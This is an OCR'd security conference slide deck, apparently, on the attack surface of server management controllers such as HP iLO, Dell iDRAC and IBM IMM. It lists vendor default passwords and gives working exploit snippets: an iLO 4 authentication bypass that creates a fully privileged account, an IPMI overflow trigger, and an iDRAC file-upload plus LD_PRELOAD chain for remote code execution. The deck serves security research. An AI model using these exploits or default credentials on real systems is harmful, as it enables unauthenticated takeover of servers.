
# Surface


SMASH
TCP/22
SNMP
UDP/161,162
HTTPS
TCP/80,443
IPMI
UDP/623
OTHER
Standalone WSMAN
KVM
VNC


# SMASH

- Command line standardized for DTMF
- Runs over SSH
- Most of the attack surface is post-auth. However post-auth is still useful to triage/debug other attacks

# SMASH


File Edit View Terminal Tabs Help
nico@nicohop:~$ ssh -ladmin 192.168.1.125
admin@192.168.1.125's password:
/admin1-> help
[Usage]
show [<options>] [<target>] [<properties>]
[<propertyname>== <propertyvalue>]
set [<options>] [<target>] <propertyname>=<value>
cd [<options>] [<target>]
create [<options>] <target> [<property of new target>=<value>]
[<property of new target>=<value>]
delete [<options>] <target>
exit [<options>]
reset [<options>] [<target>]
start [<options>] [<target>]
stop [<options>] [<target>]
version [<options>]
help [<options>] [<help topics>]
load -source <URI> [<options>] [<target>]
dump -destination <URI> [<options>] [<target>]
/admin1->

# SMASH




# TEXTCONS

ENABLES A REMOTE CONSOLE! :D

# SMASH

| Product Name | Default Username | Default Password |
|---|---|---|
| HP Integrated Lights Out (iLO) | Administrator | <factory randomized 8-character string> |
| Dell Remote Access Card (iDRAC, DRAC) | root | calvin |
| IBM Integrated Management Module (IMM) | USERID | PASSW0RD (with a zero) |
| Fujitsu Integrated Remote Management Controller | admin | admin |
| Supermicro IPMI (2.0) | ADMIN | ADMIN |
| Oracle/Sun Integrated Lights Out Manager (ILOM) | root | changeme |
| ASUS iKVM BMC | admin | admin |



https://blog.rapid7.com/2013/07/02/a-penetration-testers-guide-to-ipmi/

# SNMP

```
iso.3.6.1.2.1.25.4.2.1.5.3523 = ""
iso.3.6.1.2.1.25.4.2.1.5.3532 = ""
iso.3.6.1.2.1.25.4.2.1.5.3536 = ""
iso.3.6.1.2.1.25.4.2.1.5.3556 = ""
iso.3.6.1.2.1.25.4.2.1.5.3557 = STRING: "-f -d 5"
iso.3.6.1.2.1.25.4.2.1.5.3562 = ""
iso.3.6.1.2.1.25.4.2.1.5.3563 = STRING: "-p /tmp/discover_daemon.pid -d"
iso.3.6.1.2.1.25.4.2.1.5.3586 = STRING: "-p /tmp/scal_daemon.pid -d -u 96F191D43E9F11E682140894EF20C2C1"
iso.3.6.1.2.1.25.4.2.1.5.3639 = STRING: "-f -d 5"
iso.3.6.1.2.1.25.4.2.1.5.3686 = STRING: "/etc/sysapps_script/S_ADAM_SWE.sh restart"
iso.3.6.1.2.1.25.4.2.1.5.3704 = STRING: "-c /tmp/dhcp6c.conf_eth1 -p /tmp/dhcp6c.pid_eth1 eth1"
```

```
STRING: "/etc/sysapps_script/S_ADAM_SWE.sh restart"
STRING: "-c /tmp/dhcp6c.conf_eth1 -p /tmp/dhcp6c.pid_eth1 eth1"
""
STRING: "-pf /tmp/run/dhcpd.pid usb0 -lf /tmp/network_config/dhcpd.lease"
STRING: "tcp6-listen:3389,so-bindtodevice=eth1,fork tcp:169.254.95.120:3389"
""
```

```
iso.3.6.1.2.1.25.4.2.1.5.4137 = STRING: "-p 23 -l /bin/emr_login"
iso.3.6.1.2.1.25.4.2.1.5.4197 = STRING: "-l /dev/null -p /tmp/slpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.4220 = STRING: "-f /etc/ssh/sshd_config-immcli -g 60"
iso.3.6.1.2.1.25.4.2.1.5.4244 = ""
iso.3.6.1.2.1.25.4.2.1.5.4476 = STRING: "-r /usr/local/lib/appweb -f ../../../../etc/appweb/appweb.conf"
iso.3.6.1.2.1.25.4.2.1.5.4501 = STRING: "-c /etc/sfcb/sfcb.cfg -d"
```

```
STRING: "tcp6-listen:5900,so-bindtodevice=eth1,fork tcp:169.254.95.120:5900"
STRING: "-d 0"
STRING: "-nw -pf /tmp/dhclient_eth1.pid -cf /tmp/network_config/dhclient_eth1.conf -
""
```

```
iso.3.6.1.2.1.25.4.2.1.5.4806 = STRING: "-f /etc/lighttpd/lighttpd.conf -m /usr/lib/lighttpd/"
iso.3.6.1.2.1.25.4.2.1.5.4808 = STRING: "-p lighttpd -m"
iso.3.6.1.2.1.25.4.2.1.5.5182 = STRING: "-M /usr/share/snmp/mibs -m ALL -LE e -c /etc/snmp/snmpd.conf -x tcp:127.0.0.1:705"
iso.3.6.1.2.1.25.4.2.1.5.5408 = ""
iso.3.6.1.2.1.25.4.2.1.5.5860 = ""
iso.3.6.1.2.1.25.4.2.1.5.6041 = ""
iso.3.6.1.2.1.25.4.2.1.5.6149 = ""
iso.3.6.1.2.1.25.4.2.1.5.6237 = ""
iso.3.6.1.2.1.25.4.2.1.5.7365 = ""
iso.3.6.1.2.1.25.4.2.1.5.7369 = ""
iso.3.6.1.2.1.25.4.2.1.5.7373 = ""
iso.3.6.1.2.1.25.4.2.1.5.7374 = ""
```

$ SNMPWALK -V1 -C PUBLIC -M "./IMMALERT.MIB" 192.168.1.129

# SNMP

## Vulnerability Details : CVE-2015-5621

The snmp_pdu_parse function in snmp_api.c in net-snmp 5.7.2 and earlier does not remove the varBind variable in a netsnmp_variable_list item when parsing of the SNMP PDU fails, which allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted packet.

Publish Date : 2015-08-19 Last Update Date : 2018-03-29

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

### – CVSS Scores & Vulnerability Types

| | |
|---|---|
| CVSS Score | **7.5** |
| Confidentiality Impact | Partial (There is considerable informational disclosure.) |
| Integrity Impact | Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.) |
| Availability Impact | Partial (There is reduced performance or interruptions in resource availability.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Denial Of Service Execute Code |
| CWE ID | 19 |

# IPMI

- BMC has an infamous protocol called IPMI
  UDP/623
- Used to remotely manage BMC and access most of the capabilities
- Including the Serial Console over UDP

# In 2013 the ITWorld magazine called IPMI the most dangerous protocol in the world...

## Previous Work

- **Authentication Bypass on Cipher Zero**[1]
- **RAKP Authentication debacle**[2]
- **Predictable Session ID**[3]

- (1,2) Dan Farmer IPMI research
- (3) "A Case of Weak Session-ID https://labs.mwrinfosecurity.com/blog/cve-2014-8272/

# IPMI Zero Length Pool Overflow

**HP ILO 2**

**CVE-2017-8979**

```
length = \
IPMI_Packet->Message_Length - 6;
mem = pool_block_allocate()
memcpy(mem, source, length);
```

# Easy exploit to trigger on IL02 < 2.32

```
buf = "0600ff070000000000000000092018c88100388e04b5"
mess= [int(buf[a:a+2], 16) for a in range(0,len(buf), 2)]
p = 13
nm = mess[:p] + [0] + mess[p+1:]
s = SendPacket(nm, sys.argv[1], IPMI_PORT)
```

# HTTPS

- Interesting target

PREFERED BY SYSADMIN & FIREWALLS, OPEN BY DEFAULT

- Most of them use popular embedded webs server: Appweb
- However some vendors implement their own server

HTTPS

# Discovering BMCs

URL/XMLDATA?ITEM=ALL

(ON HP ILO)

URL/CGI-BIN/DISCOVER

(ON DELL IDRAC)


```
      <LOCATION>Embedded</LOCATION>
      <MACADDR>d8:9d:67:2b:e9:6f</MACADDR>
      <IPADDR/>
      <STATUS>Unknown</STATUS>
    </NIC>
  </NICS>
 </HSI>
 <PN>Integrated Lights-Out 4 (iLO 4)</PN>
 <FWRI>2.50</FWRI>
      <BBLK>03/11/2012</BBLK>
      <HWRI>ASIC: 12</HWRI>
      <SN>ILOUSE338EXB6 </SN>
      <UUID>ILO654081USE338EXB6</UUID>
      <IPM>1</IPM>
      <SSO>0</SSO>
      <PWRM>3.2.0</PWRM>
      <ERS>0</ERS>
      <EALERT>1</EALERT>
  </MP>
 ▼<SPATIAL>
    <DISCOVERY_RACK>Not Supported</DISCOVERY_RACK>
    <DISCOVERY_DATA>Server does not detect Location Discovery
    Services</DISCOVERY_DATA>
    <TAG_VERSION>0</TAG_VERSION>
    <RACK_ID>0</RACK_ID>
    <RACK_ID_PN>0</RACK_ID_PN>
    <RACK_DESCRIPTION>0</RACK_DESCRIPTION>
    <RACK_UHEIGHT>0</RACK_UHEIGHT>
    <UPOSITION>0</UPOSITION>
    <ULOCATION>0</ULOCATION>
    <cUUID>30343536-3138-5355-4533-333845584236</cUUID>
    <UHEIGHT>1.00</UHEIGHT>
    <UOFFSET>0</UOFFSET>
  </SPATIAL>
 ▼<HEALTH>
    <STATUS>3</STATUS>
  </HEALTH>
</RIMP>
```

# HTTPS

## HP ILO 4 <2.53

## CVE-2017-12542

## SSCANF("%*S %S")



HTTPS

# Easy exploit to trigger on IL04 < 2.53

```
exploit_trigger = {'Connection' : 'A'*29}
accounts_url = 'https://%s/rest/v1/AccountService/Accounts'
response = requests.post(url, json=body, headers = exploit_trigger, verify = False)
```

```
body = {
    'UserName':username,
    'Password':password,
    'Oem':Oem
}
```


```
Oem = {
    'Hp' : {
        'LoginName' : username,
        'Privileges': {
            'LoginPriv' : True,
            'RemoteConsolePriv': True,
            'UserConfigPriv' : True,
            'VirtualMediaPriv': True,
            'iLOConfigPriv':True,
            'VirtualPowerAndResetPriv':True,
        }
    }
}
```

HTTPS

# Environment Variable Injection leads to RCE

## IDRAC 8

## CVE-2018-1207



```
$ curl 'https://x.x.x.x/cgi-bin/login?LD_DEBUG=files'

HTTP/1.1 503 Service Unavailable
Keep-Alive: timeout=60, max=199
[...]


24986: file=/usr/lib/libfipsint.so.0.0.0 [0];  needed
by /usr/local/cgi-bin/login [0]
24986: file=/usr/lib/libfipsint.so.0.0.0 [0];
generating link map
24986: dynamic: 0x295689e8  base: 0x29558000   size:
0x00010b24
24986: entry: 0x29558680  phdr: 0x29558034  phnum:
4
```


# WE KNOW WHAT YOU ARE THINKING


```
/proc/self/fd/0
```

# Environment Variable Injection leads to RCE

## The putfile CGI allow unauth users to store arbitrary content in a file

- Limited to 128kB
- File /tmp/sshpkauthupload.tmp


POST
/cgi-bin/putf le
File
sshpkauthuploa
d.tmp
created with a
controlled
binary
POST
cgi-bin/discover?
LD_PRELOAD=/t
mp/sshpkauthup
load.tmp
Library loaded
>_


DEMO TIME!

